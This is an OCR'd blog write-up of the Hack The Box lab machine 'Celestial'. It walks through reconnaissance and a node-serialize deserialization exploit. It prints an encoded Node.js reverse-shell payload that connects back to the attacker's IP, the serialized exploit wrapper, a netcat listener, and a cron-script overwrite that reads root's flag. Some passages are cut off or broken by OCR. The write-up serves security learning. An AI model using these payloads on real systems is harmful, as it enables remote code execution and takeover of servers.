
Hackthebox: Celestial Write-up

August 26, 2018 / Fib / Write-ups



Let me just start this box off by saying a huge thank you to Ippsec and his youtube videos, they're such a big help to learning I would still be on this box a month later if it weren't for his videos.

Ippsec's Youtube

Recon and finding something to exploit

As of writing this, the server's still on 10.10.10.85 so let's hit it with nmap to see what sort of stuff is available to tinker with.


```
nmap -sC -sV -oA celestScan 10.10.10.85
```

This will run nmap against our target, name all 3 outputs of nmap "celestScan" (-oA), run default scripts (-sC), and get some OS version info if possible (-sV). A great cheat sheet I use is here: NMAP Cheat Sheet

Porkypies


Home

A place for security related things I'm into




Okay, so it's running node on port 3000 and that seems about it, if I get to a point where I'm not making any forward progress I'll go back and do a more intense scan. For now, though… let's see what's up with this node server.

Navigating to the web page at `10.10.10.85:3000` we get a '404' error, but it's not your standard 404… the page literally just says '**404**' . A little strange, so let's see if there's anything in the source of the page.



Whelp


Dead end there, so I decided to start up dirbuster in the background and see what it finds. If you're running Kali, just type 'dirbuster' into the console and you'll get a GUI. Here's the settings I usually run at first, though if I suspect there's other stuff I'll add .js or .py extensions as well. I'll also use gobuster if dirbuster doesn't work, just type in 'gobuster' into the terminal and it'll show you the settings necessary to run it.



Kali comes with a bunch of built-in wordlists in /usr/share/wordlists/


After running it for a few minutes and getting zero hits, I figured the next route would be starting up Burp Suite and seeing what exactly is going on when the page loads the '404'.

After turning on intercept mode with Burp Suite, the page loaded the exact same way with nothing of particular interest in the GET request. A little stumped, I decided to refresh the page just to make sure there was nothing Burp missed and I got something interesting.



A new page loaded, and it looks like there's something odd in the GET request now? Maybe something we can experiment with

That 'profile' section in the GET request looks like a familiar format to me, so I went over to the 'decoder' tab in Burp Suite and after decoding as 'base64' I got some actual text.




Okay, so we have a username of 'Dummy' (rude, wow) and also the number '2' which it looks like it's then being displayed over on the site itself. If this is something we can modify and then


Porkypies

Home

A place for security related things I'm into





After some playing around with the code going to and from base64, it turned out all you needed was some proper formatting:



Encoded this back into base64, sorry for the horrible color – I'm sure there's a way to fix this in Burp but I've not found it yet

And you get some good stuff on the other end!





We made the site do something unintended… that's good for us 🙂

Alright, now time for some research, and here's what I know:

- The server is running Node
- I can get the page to run something I input

After throwing: **`nodejs user input exploit`** into Google, my first results came back with some node deserialization exploits – this sounds like exactly the sort of thing we could use. Since insecure deserialization vulnerabilities are one of the OWASP top 10 now, let's see if this can work.

I'm not gonna bore you with the amount of tinkering, cursing, reformatting, cursing, and googling I did during this next stage but I'll just say there was a lot of each.

Exploiting the Node deserialization bug (aka the fun part)

What we're going to end up doing is sending the server a malicious bit of code (that part with the username and number from above) that will cause it to spawn a direct connection with someone who is listening on a port we specify. This is known as creating a reverse shell and if you're anything like me, the first time it works successfully you'll never want to stop.

```
root@slopkal:~/share/htbCelestial# python nodejs.py 10.10.13.14 1337
[+] LHOST = 10.10.13.14
[+] LPORT = 1337
[+] Encoding
eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,61,32,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119,110,59,10,72,79,83,84,61,34,49,48,46,49,48,46,49,51,46,49,52,34,59,10,80,79,82,84,61,34,49,51,51,55,34,59,10,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,61,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,32,102,117,110,99,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,114,110,32,116,104,105,115,46,105,110,100,101,120,79,102,40,105,116,41,32,33,61,32,45,49,59,32,125,59,32,125,10,102,117,110,99,116,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,114,32,99,108,105,101,110,116,32,61,32,110,101,116,46,83,111,99,107,101,116,40,41,59,10,32,32,32,32,99,108,105,101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,79,83,84,44,32,102,117,110,99,116,105,111,110,40,41,32,123,10,32,32,32,32,32,32,32,32,118,97,114,32,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,104,39,44,91,93,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,119,114,105,116,101,40,34,67,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,112,105,112,101,40,115,104,46,115,116,100,105,110,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,111,117,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,101,114,114,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,116,105,111,110,40,99,111,100,101,44,115,105,103,110,97,108,41,123,10,32,32,32,32,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,125,41,59,10,32,32,32,32,32,125,41,59,10,32,32,32,32,99,108,105,101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116,105,111,110,40,101,41,32,123,10,32,32,32,32,32,32,32,32,115,101,116,84,105,109,101,111,117,116,40,99,40,72,7
```

on the page's server. Make sure you edit the parameters with your own IP and Port number that you'll be listening on your box with.

Then, after carefully reading through this guy's page on exploiting the bug, you'll find a snippet of code that will then serialize the reverse shell we wrote above that looks like this:

```
var y = {
rce : function(){
require('child_process').exec('ls /', function(error, stdout, stderr) {
console.log(stdout) });
},
}
var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));
```

But we're going to edit it a bit and put in our code from above inside the function like:

```
var y = {
rce : function(){

xxxxxxxxxxxx
},
}
var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));
```

Where the x's represent what was output when we ran the python script with our listening host and port numbers. Save this little snippet in a new file with whatevername.js and then run it with node:

```
node whatevername.js
```

If everything goes awesome, you'll get something like this:

```
Serialized:
{"rce":"_$$ND_FUNC$$_function
(){eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101
,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,
```

```
32,40,116,121,112,101,111,102,32,83,116,114,105,110,103,46,112,114,111,11
6,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,61,61,32,39,
117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,105,110,10
3,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115
,32,61,32,102,117,110,99,116,105,111,110,40,105,116,41,32,123,32,114,101,
116,117,114,110,32,116,104,105,115,46,105,110,100,101,120,79,102,40,105,1
16,41,32,33,61,32,45,49,59,32,125,59,32,125,10,102,117,110,99,116,105,111
,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,
114,32,99,108,105,101,110,116,32,61,32,110,101,119,32,110,101,116,46,83,1
11,99,107,101,116,40,41,59,10,32,32,32,32,99,108,105,101,110,116,46,99,11
1,110,110,101,99,116,40,80,79,82,84,44,32,72,79,83,84,44,32,102,117,110,9
9,116,105,111,110,40,41,32,123,10,32,32,32,32,32,32,32,32,118,97,114,32,1
15,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,104,39,44,9
1,93,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,119,114,1
05,116,101,40,34,67,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,
32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,112,105,112,101,40,115,
104,46,115,116,100,105,110,41,59,10,32,32,32,32,32,32,32,32,115,104,46,11
5,116,100,111,117,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59,
10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,101,114,114,46,112,105,
112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,10
4,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,116,105,111,110,4
0,99,111,100,101,44,115,105,103,110,97,108,41,123,10,32,32,32,32,32,32,32
,32,32,32,99,108,105,101,110,116,46,101,110,100,40,34,68,105,115,99,111,1
10,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,1
25,41,59,10,32,32,32,32,125,41,59,10,32,32,32,32,99,108,105,101,110,116,4
6,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116,105,111,1
10,40,101,41,32,123,10,32,32,32,32,32,32,32,32,115,101,116,84,105,109,101
,111,117,116,40,99,40,72,79,83,84,44,80,79,82,84,41,44,32,84,73,77,69,79,
85,84,41,59,10,32,32,32,32,125,41,59,10,125,10,99,40,72,79,83,84,44,80,79
,82,84,41,59,10))\n\n}()"}
```

You'll need to add in that last set of parenthesis at the end of that output for this to work, the article I linked above explains why in better detail and understanding than I have.

Alright, last but not least we've now gotta put this into a format the site wants to read (base64) so you'll take that whole string from `{rce` all the way to the `"()"}`and put that into Burp's


Porkypies

Home

A place for security related things I'm into

```
nc -l -p 1337
```

and then paste the (very long) base64 string into repeater where we pulled the username and number from earlier.




See that connected in the terminal in the background? We finally get to say it: “I’m in!”.

So, to recap:


1. Made malicious code that will make node connect back to us with a shell
2. Serialized that code with the node-serialize function
3. Encoded the result of that in base64 and sent it to the web page
4. The web page reads in this code, node deserializes it, then dials out to our waiting listener and spawns us the goods

After navigating around a bit, we find user.txt in the documents folder and now get to start figuring out how to get root!



Working on root and enumeration

First thing to do once you have a foothold on the server is to start seeing what sort of stuff you're allowed to do and if there's anything interesting you have access to. A lot of times I will find if I have write access and then see if I can upload the linux enumeration script "LinEnum" and run that, which gives us a crazy amount of useful information. Just looking around the few files we can immediately see, there's something a little odd off the bat:



Hmm, root owns a file where all it says is "script is running..."

```
cd Documents
ls
script.py
user.txt
cat script.py
print "Script is running..."
ls -al
total 16
drwxr-xr-x  2 sun sun 4096 Aug 25 13:02 .
drwxr-xr-x 21 sun sun 4096 Aug 25 11:15 ..
-rw-rw-r--  1 sun sun   29 Sep 21  2017 script.py
-rw-rw-r--  1 sun sun   33 Sep 21  2017 user.txt
```

out it wasn't necessary so I'm not to go through the details of setting this up). Now that I've got a way to edit files on the server I'm going to see what exactly is going on with this script. I decided to see what would happen if I renamed the script and found that eventually a new script would be put in its place with the same name of "script.py". That seems a little odd, and after watching the folder for a bit I noticed it would be replaced every 5 minutes exactly. That sounds like CRON something to me, so time to head over to the log files and see if/what we can read.

Sure enough, there's something interesting here being run every 5 minutes in the log/syslog…

```
Aug 26 16:00:01 sun CRON[13111]: (root) CMD (python /home/sun/Documents
/script.py > /home/sun/output.txt; cp /root/script.py /home/sun/Documents
/script.py; chown sun:sun /home/sun/Documents/script.py; chattr -i
/home/sun/Documents/script.py; touch -d "$(date -R -r /home/sun/Documents
/user.txt)" /home/sun/Documents/script.py)
```


Okay, so this is gonna be the winner. Specifically:

```
python /home/sun/Documents/script.py > /home/sun/output.txt;
```

This means the script will initially be run as root and send its output to the output.txt file in the user's home directory. After that it copies a new script from root's directory, but that doesn't matter since it runs the script first. We simply have to edit the script to print out root.txt and we'll be able to view it in output.txt.

```
echo "import os; os.system('cat /root/root.txt')" > script.py
```

I just did a simple little one liner from the terminal into the script, and now just have to wait for a few minutes because I got this done right on minute 11…



Wew

collecting them. In hindsight, this box really was one of the easier ones on there, but I felt like it had a great balance of stuff in order to beat it.

Here's the links to all the stuff I used for this box:

https://github.com/ajinabraham/Node.Js-Security-Course/blob/master/nodejsshell.py

https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/

https://github.com/infodox/python-pty-shells

htb write-up Edit

Leave a Reply

Logged in as Fib. Log out?

Comment

POST COMMENT

Porkypies

A place for security related things I'm into

Home

CATEGORIES

Write-ups

RECENT POSTS

Hackthebox: Celestial Write-up

RECENT COMMENTS

ARCHIVES

August 2018

Porkypies